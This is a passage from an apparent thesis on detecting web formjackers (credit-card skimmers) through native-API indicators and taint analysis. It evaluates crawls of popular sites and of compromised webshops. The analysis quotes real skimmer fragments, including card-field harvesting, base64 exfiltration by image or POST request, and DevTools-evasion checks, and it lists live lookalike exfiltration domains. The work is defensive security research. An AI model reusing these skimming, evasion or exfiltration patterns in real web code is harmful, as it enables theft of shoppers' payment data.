All overloaded operators are tested individually to verify that their output is the same as the original operator. Furthermore, we verify that tainting one of the two operands leads to a tainted value with the right 'original value'. Similarly, all the other transformations to perform taint propagation as described in this chapter are also translated into unit tests.

Third-party Libraries
Instead of the original 'operator-overloading-js' library, we use a slightly altered version [43] that uses a dedicated AST traversal library which resolves some overloading issues. Additionally, we switch from the JavaScript parser Esprima [50] to Acorn [4], which supports the latest ECMAScript version (11).

Special Characters
The used code generator introduces an issue with special characters that are not encodable using Base64. This encoding is used when rewriting an already encoded response from a server. The issue is introduced because the code generator replaces the (encodable) escape sequence, for example, '`\u0190`', with the actual (unencodable) character 'ϵ'. As a work-a-round these "special" characters are translated back into their escape sequence, using a string replacement operation, after generating the code.

Truthy
Tainting a value makes the result 'truthy' as it becomes an object. This means that where

```
if(false)
```

results in a branch-not-taken, a tainted value results in a branch-taken:

```
if(taint(false)) {
    console.log('branch-taken');
}
< branch-taken
```

As a partial solution, primitive values that are difficult to use to exfiltrate data with (undefined, null, true, and false) are not tainted. Future work may wish to implement additional source code rewriting to fully resolve this issue.

Subresource Integrity
As requests are intercepted and rewritten, subresource integrity checks fail: resources whose hash does not match the given one are blocked by the browser. As a partial solution, we remove the static integrity attributes in the HTML, as the request pertaining to this document is intercepted. It is also possible to dynamically set the integrity attribute of resources, these are not dealt with.

6.9. Discussion
Let us revisit the requirements from section 6.1 and discuss whether they are met by the proposed taint analysis solution. First, we argued that the tainting solution should instrument JavaScript on the fly. We are able to do so by using a hybrid method: Puppeteer functions as a proxy and dynamically generated code is instrumented using the debugger.

Dynamically Generated Code Instrumentation

To overload dynamically generated scripts we are setting an instrumentation breakpoint before script execution, editing the script's content 'live', before continuing. Unfortunately, script replacement, in combination with an IIFE breaks the scope of certain invocations of 'eval'. An example:

```
var a = 'test';

eval('a');
> 'test'

eval('(function () { return a })()');
> Uncaught ReferenceError: a is not defined
```

As a solution the instrumentation may be performed inside the browser, avoiding the use of the instrumentation breakpoints.

```
eval('a');   →   eval(overload('a'));
```

Figure 6.2: Instrumenting dynamically generated code may break the scope of certain evocations of 'eval'.

Second, we noted that the instrumentation should preserve the script's semantics. We implement support for a wide range of operators, but it is not exhaustive: the 'typeof' operator and modern ES6 syntax such as the spread operator are not supported. Furthermore, as highlighted in fig. 6.2, the instrumentation may break some invocations of 'eval'. Similarly, as described before, truthy tainted values and dynamically added subresource integrity attributes may be problematic. These exceptions mean that the tainting instrumentation may change the behavior of the script, possibly even to the extent that a possible formjacker is no longer functional and therefore stays undetected.

The same may be said about the third and the fourth requirement. The third requirement stipulated that the instrumentation should be taint preserving. Although we implement support for the 'common case', we do not offer full syntax support, and taint propagation is not guaranteed with various collections, such as Map and Uint8Array. Similarly, the fourth requirement states that the instrumentation should monitor for the exfiltration of extracted data. Again we cover the common case: value retrieval. However, as shown in section 4.5, it is theoretically also possible to perform data extraction without this method.

Finally, the fifth requirement states that we should not violate any of the prior requirements regarding eliciting malicious behavior in formjackers. We, however, violate requirement 5 ('satisfy client-side checks'), because we are rewriting source code. Curious JavaScript could detect these changes, for example by verifying stack traces. It should be noted that we violate this requirement on purpose because, as noted in section 5.6.2, source code rewriting is our only viable approach to include tainting instrumentation.

In summary, the tainting solution covers the scenarios we deem most likely, but some applications or formjackers may exist that evade detection. Most issues seem resolvable by expanding on the scope of the instrumentation.

7 Evaluation

In previous chapters, we have implemented a dynamic detection solution for formjackers. In this chapter, we evaluate the effectiveness of this solution. We wish to use our findings to conclude on research question 2: the extent to which dynamic analysis may be a feasible approach to detect formjackers. We cover the two types of dynamic analysis that have been implemented. First, monitoring the use of native API, in section 7.1. Second, detecting data exfiltration using taint analysis, in section 7.2. Thereafter, we compare the two implementations in terms of runtime performance and reliability, in section 7.3. Finally, we discuss and summarize our findings in section 7.4.

7.1. Native API Usage

To study the effectiveness of the chosen indicators and the feasibility of native API usage as a detection mechanism for formjackers, we perform two crawls: a 'benign' set (the Alexa Top 1000) and a large sample of webshops.

7.1.1. Alexa Top 1000

In chapter 5 four uses of native API were identified that may be indicative of the presence of a formjacker on a website. By studying a (largely) benign set of websites, we explore the extent to which these indicators are indeed unique to formjackers.

Methodology

As the benign set, we choose the Alexa Top 1000 with the underlying assumption that the most popular websites are unlikely to contain a formjacker. The set is crawled on the 29th of October 2020 using a custom build of Chromium 84.0.4109.0. Using two parallel browser instances the thousand websites are crawled in a random order in a little over 3 hours (on average 11 s/page).

For 75% of the URLs, a dynamic analysis report is successfully retrieved. The remaining 25% may largely be divided into three categories. 12 percent point fails to load within two minutes. This may be an issue with the crawler (e.g. instrumentation or stealthiness), but quite common, too, is that the webserver in question is slow. 9 percent point of the failures is caused by a navigation that is triggered from inside the page that crashes the automation framework. The last 4 percent point largely consists of domains that cannot be resolved, or where the server does not respond within 25 seconds and is presumed to be offline. We study the prevalence of the chosen indicators on the remaining 745 websites.

Value Access

As shown in fig. 7.1, for 83% of the URLs some script on the page is found to access the value of some field (input or textarea). Upon closer inspection, it appears the omnipresent JavaScript library jQuery is responsible for most of these queries as part of its initialization [51]:

```
var input = document.createElement( "input" ),

/* ... */
```



Figure 7.1: Number of URLs from the Alexa Top 1000 whose analysis profile contains a given indicator.

```
// Support: Android <=4.3 only
// Default value for a checkbox should be "on"
support.checkOn = input.value !== "";
```

As jQuery injects its own fields for this check, we remove value accesses to fields that have not been injected by the payment page simulation. In that case, 16% of the URLs access some data inside a field. As the presence of 118 formjackers in the Alexa Top 1000 is rather unlikely, we conclude that accessing data in a field on the page is not a distinguishing feature for formjackers.

Other Indicators

44 pages (6%) of the pages perform a query on the URL (location) of the page that is classified as suspicious, querying for checkout-related strings. As e-commerce platforms are not explicitly targeted, this number is relatively high and may indicate that suspicious location queries are not as characterizing as hypothesized.

Only 7 pages (1%) perform a query that we classify as being 'suspicious': querying for fields with a credit card-related name, class, or id. Just 5 pages (1%) perform a Firebug DevTools check. Because these occur so infrequently, they may be malicious – even within our 'benign' set. Without a manual analysis of these pages, we cannot conclude with certainty that these checks are not performed in a malicious context.

7.1.2. Webshops

Instead, we survey a set of webshops to evaluate the effectiveness of these indicators. We choose webshops as they seem the most probable target for formjackers.

Methodology

A set of 72,991 URLs labeled as an e-commerce platform is retrieved from RiskIQ Community [83]. These are visited using the developed crawler on the 8th of June 2020. An analysis profile is retrieved for 82% of the URLs (59,863). The largest portion of failed retrievals (12 percent point of the failing 18%) consists of server-related issues, such as non-resolvable domains or unresponsive servers.

As value access did not appear to be a reliable indicator in itself, we instead use it to filter out websites that are most likely not performing any data extraction. Out of the 8,016 pages (13%) that remain, 13 trigger 'window.Firebug', 46 perform a suspicious element query and 475 perform a suspicious location query. We randomly sample five pages from each 'bucket' and manually analyze the result. An overview is given in table 7.1.

Table 7.1: Subsample of websites that have triggered some native API formjacker indicator. The last column displays our verdict as to whether we believe the indicator to be triggered by a formjacker.

Indicator	URL	Formjacker?
firebug	freecitysupershop.com	probably
firebug	modelodrive.com	yes
firebug	carboncreations.com	yes
firebug	glassvasesdepot.com	yes
firebug	crystalplace.com	probably
element query	shoprachelzoe.com	yes
element query	nashvillek9university.com	no
element query	netsmartzpakistan.com	no
element query	adrianemiller.com	probably not
element query	iq2labs.com	probably not
location query	moerie.com	probably not
location query	dreamvape.uk	probably not
location query	kalicycles.info	uncertain
location query	radixmedia.org	probably not
location query	blogdacarne.com	probably not

Firebug (5/5)
On freecitysupershop.com, the suspicious script, responsible for the indicator trigger, is a ‘dynamic script loader’: after passing certain checks it dynamically loads the remainder of the script. The present obfuscation, ‘screen size’ debugger detection check, and the check on the URL for ‘checkout’ do suggest a formjacker. This cannot be confirmed, as the dynamic load did not succeed, probably because the given resource was offline. Additional evidence is supplied by two other scripts we find on the site which are most certainly formjackers. These did not perform a Firebug check but do indicate the site was vulnerable and the script in question may very well have been a formjacker.

On two sites, modelodrive.com and carboncreations.com, the suspicious script is also a dynamic script loader. It first performs a ‘screen size’ check and then loads the formjacker from a third-party domain: https://jquerycdn.at/1234.js, meant to look inconspicuous. The formjacker also shows code to exfiltrate the data, to the ‘gate’ at https://jquerycdn.at/gate.php. The formjacker does not try to hide its intentions:

```
$s.PutForm();
$s.SaveAllFields();
$s.GetCCInfo();
if ($s.Data['Number'] === undefined || $s.Data['Number'].length < 11) return;
if ($s.Data['Holder'] === undefined || $s.Data['Holder'].length == 0) return;
if ($s.Data['Date'] === undefined || $s.Data['Date'].length == 0) return;
if ($s.Data['CVV'] === undefined || $s.Data['CVV'].length < 3) return;
$s.SendData();
```

On glassvasesdepot.com the suspicious script appears to be a ‘complete’ formjacker: without any dynamic script loading. It is obfuscated but references similar functions as above: ‘SaveAllFields’ and ‘TrySend’. It seems likely to be a similar formjacker or at least a variant based on it. The dynamic analysis profile confirms data extraction.

On crystalplace.com, the suspicious script is loaded from some other small business’ site (flycam.com.tr). The script is obfuscated and in the dynamic analysis profile, we find multiple checks on the URL’s path (e.g. for ‘onestepcheckout’) and evidence for data extraction. These three observations strongly indicate the script being a formjacker.

Suspicious Element Queries (1/5)
On shoprachelzoe.com, the suspicious script queries for `'ei_stripe-card-cvc'`. It is indeed a formjacker, and, although obfuscated, appears very similar to the ‘SaveAllFields’ variant from above:

```
$s.SaveAllFields();
$s.GetCCInfo();
if ($s[_0xe98d[146]][_0xe98d[28]] === undefined || $s[_0xe98d[146]][_0xe98d[28]][_0xe98d[24]]
    < 11) {
```

```
    return
};
// ...
```

On nashvillek9university.com, the suspicious script performs various credit card-related queries ('AccountNumber' and 'CVV'). Its intentions, however, appear to be benign: although data is extracted from the page it is not processed nor exfiltrated.

On netsmartzpakistan.com, the trigger seems to be a false positive as the keyword 'cvc' occurs in some string unrelated to credit card details (e.g. `TABLE#cvct_states_table_id`).

On adrianemiller.com, the script queries for `'card-cvc'`. It also performs data extraction and processing of the acquired data. However, the script appears relatively benign: it is not obfuscated and none of the other indicators trigger. The fact that it is probably benign is confirmed by the original version of the script [36], where we find the same query. We conclude that the only difference between a benign payment-related script like this and a malicious formjacker is where the credit card data ends up. This is not entirely straightforward to identify.

On iq2labs.com, the script queries for an element with id `'wc-authorize-net-aim-account-number'` and retrieves the field's value. But otherwise, it appears benign: the value is not used anywhere. Confirming this with manual, static analysis is, however, a time-consuming task.

Suspicious Location Queries (0/5)

On moerie.com, multiple scripts query for the checkout-related strings on the page's URL. As the analysis profile does not show any credit card-related data extraction, this behavior appears benign. This also holds for dreamvape.uk.

Four different scripts perform a suspicious location query on kalicycles.info, but none of them is recorded performing data extraction. Two other scripts on the site, partly obfuscated, do perform data exfiltration. Unfortunately, due to their convoluted nature, we are unable to identify whether or not these are indeed formjackers.

On radixmedia.org, the behavior seems benign: it ignores a specific checkout-related URL (versus targeting one). And finally, on blogdacarne.com, the script checks for 'onestepcheckout' and performs some form of data exfiltration. As the latter does not appear to be credit card related, this behavior does not seem malicious, either.

7.1.3. Discussion

The aforementioned results show that it is possible to detect formjackers using the implemented dynamic analysis solution. Resorting to data extraction detection as an indicator for formjackers seems to be insufficient, as accessing the content of fields is a common behavior in scripts. Instead, we use the indicator to reduce the set of investigated websites to roughly a tenth of its original size.

As we manually study a small sample of analysis reports, we cannot report on the effectiveness of the additional indicators with high confidence. That said, suspicious queries and suspicious location queries certainly suffer from false positives, and they do not seem to be as uniquely identifying as hypothesized. An interesting exception seems to be the Firebug indicator, whose presence seems to correlate well with the presence of formjackers on e-commerce platforms. It should be noted, however, that it is an *indicator*, not *proof*, as to the presence of a formjacker.

The implemented approach does not fully cover all methods to create a formjacker. Even in its narrow field of view it falsely identifies a lot of scripts. There are significant improvements that may be made on this limited approach, but fundamentally something important is missing: proof. Instead of improving on this approach, we will evaluate a possible solution for this issue.

7.2. Data Exfiltration Detection

To study the effectiveness of applying taint analysis to detect data exfiltration in formjackers, we perform two crawls: a benign set to study false positives and a sample of compromised webshops to study false negatives.

7.2.1. Alexa Top 1000

For the benign set, we again resort to the Alexa Top 1000. We take a subset of websites and analyze the cases where our data exfiltration detection solution logs an attempt to exfiltrate tainted data.

Table 7.2: Detected data exfiltration attempts within 250 URLs from the Alexa Top 1000. Long URLs have been truncated.

URL	exfiltration location
wordreference.com	`www.wordreference.com/2012/autocomplete/autocomplete.aspx?dict=esen&query=4094701755683101`
amazon.co.uk	`amazon.co.uk/rd/uedata?at&v=0.214436.0&id=KDA8BK4TBGE5QDC5WRSQ&m=1&sc=adblk_no&pc=543&at=543&t=...` `fls-eu.amazon.co.uk/1/batch/1/OP/A1F83G8C2ARO7P:258-3356001-1471421:KDA8BK4TBGE5QDC5WRSQ$uedata=...`

Methodology
We randomly select 250 URLs from the 'benign' Alexa Top 1000. These URLs are crawled on the 25th of October 2020 using the same setup from section 7.1 in a little over 1 hour (on average 17 s/page). In 66% of the URLs, a dynamic analysis report is successfully retrieved. A larger portion of the pages, 18 percent point, now fails to load within two minutes. Out of the 166 retrieved analysis profiles, 2 websites (amazon.co.uk and wordreference.com) use an exfiltration sink to exfiltrate some tainted data. We study both.

Results
Both pertain to 'first-party' exfiltration, i.e. exfiltration to the domain that is targeted by the crawler. As, therefore, these websites would not have been classified as a formjacker, this crawl did not yield any false positives. However, the script on wordreference.com serves as a reminder that there are legitimate applications for data extraction and data exfiltration:

```
addEvent(that, "keydown", that.keydownHandler), that.keyupHandler = function(e) {
    /* ... */
    var val = deaccent(that.value);
    /* ... */
    o.source(val, suggest)
    /* ... */
}

/* ... */

source: function(term, suggest) {
    /* ... */
    httpRequest.open("GET", self._mainUrl + "?dict=" + currentDictionary + "&query=" +
        encodeURIComponent(term) + whichConjugator())
    /* ... */
}
```

Even if the data was exfiltrated to some third party, this behavior would not have been malicious per se. This depends on the intention the user has when filling out the field that is referred to with the variable 'that'. As such, we conclude that, when scaling up, false positives may be expected.

7.2.2. Webshops

Aside from false positives, we are also interested in the number of false negatives. To that end, we analyze a set of compromised webshops to determine the effectiveness of the data exfiltration-based detection solution. We analyze the present formjackers and show where our implementation may be improved.

Methodology
A set of 374,249 URLs labeled as an e-commerce platform is retrieved from RiskIQ Community [83]. These are visited at the end of June, beginning of July 2020. We identify potential formjackers using the native indicator from section 7.1 that appears to be most effective: 'window.Firebug'. On 339 URLs a query to this property is logged. We manually evaluate a portion of this set and identify 56 different formjacker scripts (based on their hash) on 115 different URLs. We recrawl these 115 URLs four months later, on the 3rd of November 2020. On 31 URLs (15 unique hashes) the same formjacker is still present.

By relying on a single indicator we are only seeing a portion of the formjackers. Furthermore, the way the formjackers are obtained inherently introduces a bias. For one, there may be less variability

between the scripts. As a solution, we manually analyze, describe and classify them. We identify which scripts are slightly different variants of the same formjacker and whether the same building blocks may have been used by another formjacker. The long period between identification and analysis may further bias the dataset towards infrequently updated ones. As, finally, the dataset is also relatively small, we have to be careful with drawing any hard conclusions.

As an alternative, we may have surveyed publicly reported formjackers. This approach is not ideal, because after a public report the formjacker may be cleaned up. Our approach allows identifying formjackers there are still online and is thus well suited to study the interaction of the detection solution with real-world JavaScript.

The results are summarized in table 7.3. A checkmark in the first column indicates that the data exfiltration detection was successful. The second column shows the type of formjacker the script has been (manually) classified to. The third column shows an identifier for the different scripts. This identifier is constructed using the first four characters of the script's hash. The fourth column shows the URL that was crawled. Finally, the fifth, most right column shows the exfiltration location that was detected. If the detection failed, a short description of the issue is given. Where possible, the table has been complemented by manually determining the exfiltration location. Those entries are marked with a '*'.

Implementation Issues

The tests highlight some implementation issues, unrelated to formjackers. We resolve these issues before analyzing the results in detail. First, we catch illegal invocations in the recursive 'is tainted' check. This may be required because some properties may only be accessed on a specific instance, not on its prototype (e.g. Event.prototype.type). Second, we cache references to used native functionality, because we find these implementations to be overwritten by real-world JavaScript. For example, prototype.js [95] that reimplements, among others, Array.from. As these reimplementations are also instrumented, an infinite recursion is introduced.

Detected Formjackers

The top half of table 7.3 is occupied by three different formjackers on 16 domains. These formjackers are detected by the data exfiltration detection solution, in that the analysis profile of at least one of their variants contains a data exfiltration entry. We study these formjackers individually.

gloRNY On eight sites we find four variants of the same formjacker (5d82, fa68, a1f7, and a1de). Apart from some variable or function names the only difference between the four is their exfiltration location. In its front-end initialization phase, the formjacker performs some detection evasion in the form of a 'screen size' DevTools check. Additionally, the formjacker verifies that the current URL contains 'checkout'. On an interval, it triggers data exfiltration. It then queries for all input and select elements on the page. Elements with a specific id or name are ignored and only specific select elements are stored. After a basic data validation step on the length of the retrieved values, the data is exfiltrated by the formjacker. It appends a small image to the page with the stringified data as its URL parameter, for example:

```
https://akrapovic-auspuff.net/api.php?image_id=eyJpZE1DNDFPRE0yTlRBMV84IjoiNDA5NDcwMTc1NT...
```

The payment page simulation works sufficiently to elicit malicious behavior, as it bypasses the URL and data validation. The taint is propagated through a custom encoding mechanism and finally triggers a data exfiltration log when the image source-sink is used. On six of the eight websites, the formjacker is detected, as shown in table 7.3. The exfiltration addresses include three "legitimate lookalikes".

From the two that remain undetected, one formjackers fails to reach data exfiltration because it contains a typo:

```
atob("ahr0chm6ly9klxnxdwfyzwquy29tl3dwlwrhdgevdmfsawrhdglvbi5waha===") + "?image_id=" + ...
< Uncaught DOMException: Failed to execute 'atob' on 'Window': The string to be decoded is
    not correctly encoded.
```

The other website does not finish loading within the set time limit. Temporarily making the recursive 'is tainted' check non-recursive, resolves this. It is not entirely surprising that the recursive nature of the check causes issues on some sites: objects with many properties or arrays with many items are iterated through unbounded.

Table 7.3: Overview of studied formjackers. A checkmark in the first column indicates successful detection of data exfiltration. The id identifies different variants of the same formjacker and is constructed from the first four characters of the script's hash. The last column shows the detected exfiltration location and/or a short description of the issue. Locations marked with a '*' have been manually determined.

	Formjacker	id	URL	exfiltration location
✓	gloRNY	5d82	evotech-shop.de	https://akrapovic-auspuff.net/api.php
✓	gloRNY	5d82	jr-luftfilter.de	https://akrapovic-auspuff.net/api.php, https://mygoogletagmanager.org/ns.php
✓	gloRNY	5d82	moto-technik.com	https://akrapovic-auspuff.net/api.php
✓	gloRNY	5d82	pipercross-luftfilter.de	https://akrapovic-auspuff.net/api.php
	gloRNY	a1de	timelyclassics.com	faulty formjacker
✓	gloRNY	a1f7	hdridez.com	http://google-analyitics.org/ga/ga.php
	gloRNY	a1f7	londongadgetstore.co.uk	timeout
✓	gloRNY	fa68	auralinebeauty.com	https://auralinebeautiy.com/api.php
✓	WebSocket	018d	cdn.inflatable-zone.com	wss://www.zendesksupp.com/V1/api*
✓	WebSocket	018d	inflatable-zone.com	wss://www.zendesksupp.com/V1/api*
✓	__data1	aa75	asaplinen.com	https://waveplumbing.com/magento/skin/install/media/
	__data1	aa75	dynamitetoolco.com	initial values
	__data1	aa75	dynamitet(...)kpathdns.com	initial values
	__data1	aee5	brightbaits.com	initial values
✓	__data1	ef38	costumesrock.com	https://allegrolearnings.com/blogs/media/
✓	__data1	ef38	dresscostume.com	https://allegrolearnings.com/blogs/media/
✓	__data1	ef38	funwirks.com	https://allegrolearnings.com/blogs/media/
	print.js	88ad	aprilflowerscork.ie	offline
	print.js	88ad	blundellflorist.co.uk	offline
	print.js	88ad	floralessence.ie	offline
	print.js	88ad	flowerbowl.co.uk	offline
	print.js	88ad	georgeprestonflorist.co.uk	offline
	print.js	88ad	gilesflorist.co.uk	offline
	mcdnn.me	cbe3	hadleyrose.co.uk	offline, timeout
	mcdnn.me	f4a0	extremeaudio.de	offline
	SaveAllFields	2bd1	silverphoenix(...)alarts.com	greedy, https://apis-analytics.com/testify*
	SaveAllFields	6b5b	cheapcanada(...)outlet.com	greedy, https://www.jquery-script.icu/gate*
	SaveAllFields	fc5b	changeroomshop.com.au	greedy, timeout, https://www.jquery-script.icu/gate*
	SaveAllFields	fc5b	changeroomshop.com	greedy, timeout, https://www.jquery-script.icu/gate*
	removeCookie	5c7c	glamulet.com	client-side checks, faulty formjacker
	removeCookie	5c7c	glamulet.co.uk	client-side checks, faulty formjacker
	FormData	a157	hadleyrose.co.uk	FormData, https://www.hadleyrose.co.uk/-checkout/onepage/savePayment/*

WebSocket On inflatable-zone.com we find a formjacker (018d) that applies three layers of obfuscation. In its front-end initialization phase, it performs two types of detection evasion: a 'screen size' DevTools check and verifying that 'onstepcheckout' is present in the URL. The first layer of obfuscation is a dynamic script load using a WebSocket from 'wss://www.zendesksupp.com/V1/api'. It then instantiates a dynamic function that as the second step constructs or deobfuscates the formjacker from a large string. As a third step, the generated script is still heavily obfuscated. For example:

```
// var frm = document["querySelectorAll"]("form");
var frm = document["" + "querySelec" + (79 > 27 ? "\x74" : "\x6f") + "orAll"]("Hifv!o2(r-/m"
    ["replace"](/[H\!\(2vi\/\-]/g, ""));
```

Because of the obfuscation, we do not describe the formjacker in more detail. The analysis profile, however, shows that the formjacker exfiltrates the retrieved data using a WebSocket and thus that the payment page simulation and formjacker triggering works as intended.

__data1 On seven domains we find three variants of the '__data1' formjacker (ef38, aa75, and aee5). The first two variants are not obfuscated, the third one features some variable renaming. On a one-second interval, as well as on the 'unload' event (when a user navigates away from the current page), the formjacker calls the function 'getData'. If the DevTools console is not opened (based on a 'screen size' check), the formjacker calls the data extraction function 'toJSONString'. This function loops over all input-like elements in the page, and stores all non-empty values of elements with some defined name in the object 'obj'. This object is returned as a JSON string. The function 'getData' then contains an interesting check whether or not to exfiltrate the retrieved data:

```
var __data1 = "";

/* ... */

function getData() {

    var data = [];
    if (window.devtools.open) return;

    data = toJSONString(document.body);

    if (data != __data1) {
        if (__data1 != "") {
            __send(data);
        }

        __data1 = data;
    }

    return;
}
```

If the retrieved JSON string is different from the previously retrieved string and the previously retrieved string is not empty, the data is exfiltrated. The result of this structure is that the output from the first call to 'toJSONString' is not transmitted. Only when some element is added to the page or some value inside a field is changed, data exfiltration will be initiated. The payment page simulation or formjacker triggering does not guarantee this. On four domains this appears to happen regardless, and the data is exfiltrated using the image source technique to two small businesses' websites. For example:

```
https://allegrolearnings.com/blogs/media/?rnd=\n8999012&data=eyJmb3JtX2tleSI...
```

On the other domains, the formjacker is not detected, because the described check fails. Although this effect may have been more of a bug than a feature on the side of the formjacker, it highlights a limitation of the implemented 'formjacker triggering': it does not behave sufficiently as a 'normal' web user. Credit card data is not incrementally entered and values are not guaranteed to change.

Undetected Formjackers

The lower half of table 7.3 is occupied by 5 different formjackers on 14 domains. These formjackers are not detected by the data exfiltration detection solution. We study them individually.

print.js The obfuscated script 88ad, found on six different websites, seems to contain (part of) the front-end initialization of a formjacker. It contains two types of detection evasion: a 'screen size' DevTools check and a dynamic script load. It tries to load a third-party resource hosted at another small business' site ('https://www.gunnorth.com/js/mage/print.js') but is unavailable and the script terminates.

mcdnn.me On extremeaudio.de and hadleyrose.co.uk we find two very similar variants (f4a0 and cbe3). The two scripts verify that they are embedded on a checkout page, explicitly ignoring the cart page. Payment page simulation bypasses these checks and the script dynamically fetches a script resource at '//mcdnn.me/12107x/assets/js/widget.js', where x differs between the two scripts. This resource is unavailable. As a defense mechanism, the script removes the third-party script resource when it detects a DevTools window (using the 'screen size' check).

SaveAllFields On three websites we find three variants of the 'SaveAllFields' formjacker as described in section 7.1.2: fc6b, 6b5b, 2bd1. The scripts are not obfuscated. The formjacker starts in the front-end initialization phase. It attaches a hook to continue when the page is fully loaded ('binding'). When that happens, it tries to retrieve any previously extracted data from storage. On an interval, it calls the function 'TrySend'. This performs data extraction by retrieving all input-like elements and storing all non-empty (and short enough) values from elements with some defined name or id. Basic data validation is performed by verifying that the retrieved data contains the right name or id (e.g. 'ewayau_direct_cc_number') and that the retrieved value is long enough to be valid. The data is then exfiltrated using the image source technique to a look-a-like domain ('jquery-script.icu' or 'apis-analytics.com').

The detection of this formjacker fails on all sites, because requirement 8 regarding page data and content is not fully satisfied. The issue is that the formjacker expects a specific element, without explicitly querying for it. Instead, it grabs all elements and checks whether the right one has been found. We refer to this type of behavior as 'greedy'.

There could be many ways for a 'greedy' formjacker to check for the presence of a specific element in a page. This formjacker does so using a property access. Simplified, it looks like this:

```
if ($s.Data['ewayau_direct_cc_number'] === undefined ||
    $s.Data['ewayau_direct_cc_number'].length < 11) return;
```

We implement a feature to spoof suspicious property accesses using the list previously used to identify suspicious queries (section 5.6.1). On silverphoenixmartialarts.com the formjacker is indeed detected. The variant on cheapcanadagoosejacketsoutlet.com, however, is not detected because the targeted field 'billing:firstname' was not defined as suspicious. This clearly illustrates the issue with this approach. On changeroomshop.com(.au) the taint analysis instrumentation fails, causing some infinite recursion. Although the exfiltration is detected, the log file is not written out because the page does not load in time.

removeCookie On glamulet.com and glamulet.co.uk we find an adapted version of the SaveAllFields formjacker. It includes additional logic to inject a custom form. The formjacker is hosted at https://analytics-ssl.com. The formjacker is not detected because we do not pass its front-end initialization phase. It detects our instrumentation and deliberately stalls the page. The following snippet is found:

```
const _0x2b8851 = function() {
    //                          \w+ *\(\) *{\w+ *['|"].+['|"];? *}
    const _0x27bc35 = new RegExp('\x5cw+\x20*\x5c(\x5c)\x20*{\x5cw+\x20*[\x27|\x22].+[\x27|\
        x22];?\x20*}');
    return _0x27bc35['test'](_0x3a7254['removeCookie']['toString']());
};
```

As the regular expression does not match newlines it returns true on the original implementation of removeCookie:

```
'removeCookie':function(){return'dev';}
```

Whereas it returns false on the instrumented (rewritten) version:

```
'removeCookie': function () {
  return 'dev';
},
```

In the latter case, it launches into a non-terminating loop creating an infinitely growing array that prevents the page from successfully loading. We temporarily bypass this check by changing the formatting scheme of the instrumented code generator to 'minify'. The formjacker now proceeds, but still fails to reach its data extraction phase. As this is also the case when the payment process is manually performed, the formjacker itself may be the issue. Due to the heavy obfuscation, we are unable to confirm this with great certainty.

FormData On hadleyrose.co.uk we manually identify another formjacker. This formjacker is heavily obfuscated, but we manually confirm that it injects a custom form. Furthermore, it exfiltrates retrieved data to the first-party URL https://www.hadleyrose.co.uk/checkout/onepage/savePayment/. Deobfuscated, the data exfiltration code looks as follows:

```
var form = new FormData;
/* ... */
form['append']('statistics_hash', btoa(JSON['stringify'](data)));
url = 'checkout/onepage/savePayment';
var xhr = new XMLHttpRequest;
xhr['open']('POST', url, true);
xhr['send'](form);
```

Unfortunately, the tainting instrumentation does not support FormData and the call to 'append' removes any present taint. As such, this formjacker is not detected.

7.2.3. Discussion

For three out of the eight surveyed formjackers, the data exfiltration detection proves data extraction and exfiltration (for most of their variants). Those that remain undetected suffer from one or more of the following issues:

Faulty or Offline

On 11 domains the (presumed) formjacker is unable to steal any credit card data, regardless of the presence of our detection solution. They are partially offline or contain some programming error. This is a drawback of dynamic analysis in general, but it is especially problematic for data exfiltration detection, as this is the last phase in the formjacking process.

Incomplete Payment Page Simulation

For one formjacker, found on four domains, the injected elements do not sufficiently match the formjacker's expectations (requirement 8). The issue is that the formjacker is 'greedy': grabbing a set of elements using a very general query but expecting the presence of very specific elements. As shown, it is possible to implement support for typical implementations. However, as noted before, there are many such implementations possible, and complete support is difficult. Furthermore, resorting to blacklists to identify suspicious queries is fundamentally a limited approach as the list is unlikely to be exhaustive.

Incomplete Formjacker Triggering

One formjacker, found on seven domains, depends on a more realistic, step by step, entering of data in the fields. Its specific issue may be easily resolved, for example, by changing the content of a field each time it is queried.

This problem, however, highlights a more general issue: the detection solution does not behave sufficiently like a human. We sacrificed stealth for a more convenient and faster method: instead of interacting with the page such that the right events are triggered, we directly execute the attached callbacks. At the same time, this also changes the order in which events are triggered, as well as how often and which data is available at that time. As such, a better solution might be to fire callbacks more than once, with growing available content, preserving the order in which these callbacks would have been triggered.

First-party Exfiltration
Within the surveyed formjackers, two types of exfiltration URLs are most common. First, those that look benign at first glance. They closely resemble well-known benign URLs, such as 'google-analytics.com', or contain terms that would be associated with benign behavior, such as 'jQuery'. Second, exfiltration to websites of other businesses, presumably also compromised.

A less common, third, type is more problematic. Up to this point, the data exfiltration detection proves data extraction and data exfiltration. However, to distinguish between a legitimate or illegitimate transaction it is important to identify whether the data is exfiltrated to a third party or not. For most of the exfiltration URLs in table 7.3, this is a straightforward task, as it pertains to a third-party domain. On one domain, however, the formjacker variant performs exfiltration to the first-party domain, i.e. the domain that is being crawled. This may prove to be a challenge in terms of scalability.

Incomplete Tainting Instrumentation
Finally, the tainting instrumentation suffers from a few issues. First of all, one formjacker is able to detect the instrumentation. This is a disadvantage of source code rewriting that was considered in section 5.6.2, but the results show that this theoretical disadvantage is also a problem in practice. And secondly, the instrumentation is incomplete. The implementation requires manually identifying and implementing support for native functions. As such, not all methods are covered. On one domain we find a formjacker using such an unsupported method. Finally, unforeseen interaction of the tainting instrumentation with real-world JavaScript causes page timeouts. Given big objects, the recursive 'is tainted' check may be too slow for a page to load in time.

Conclusion
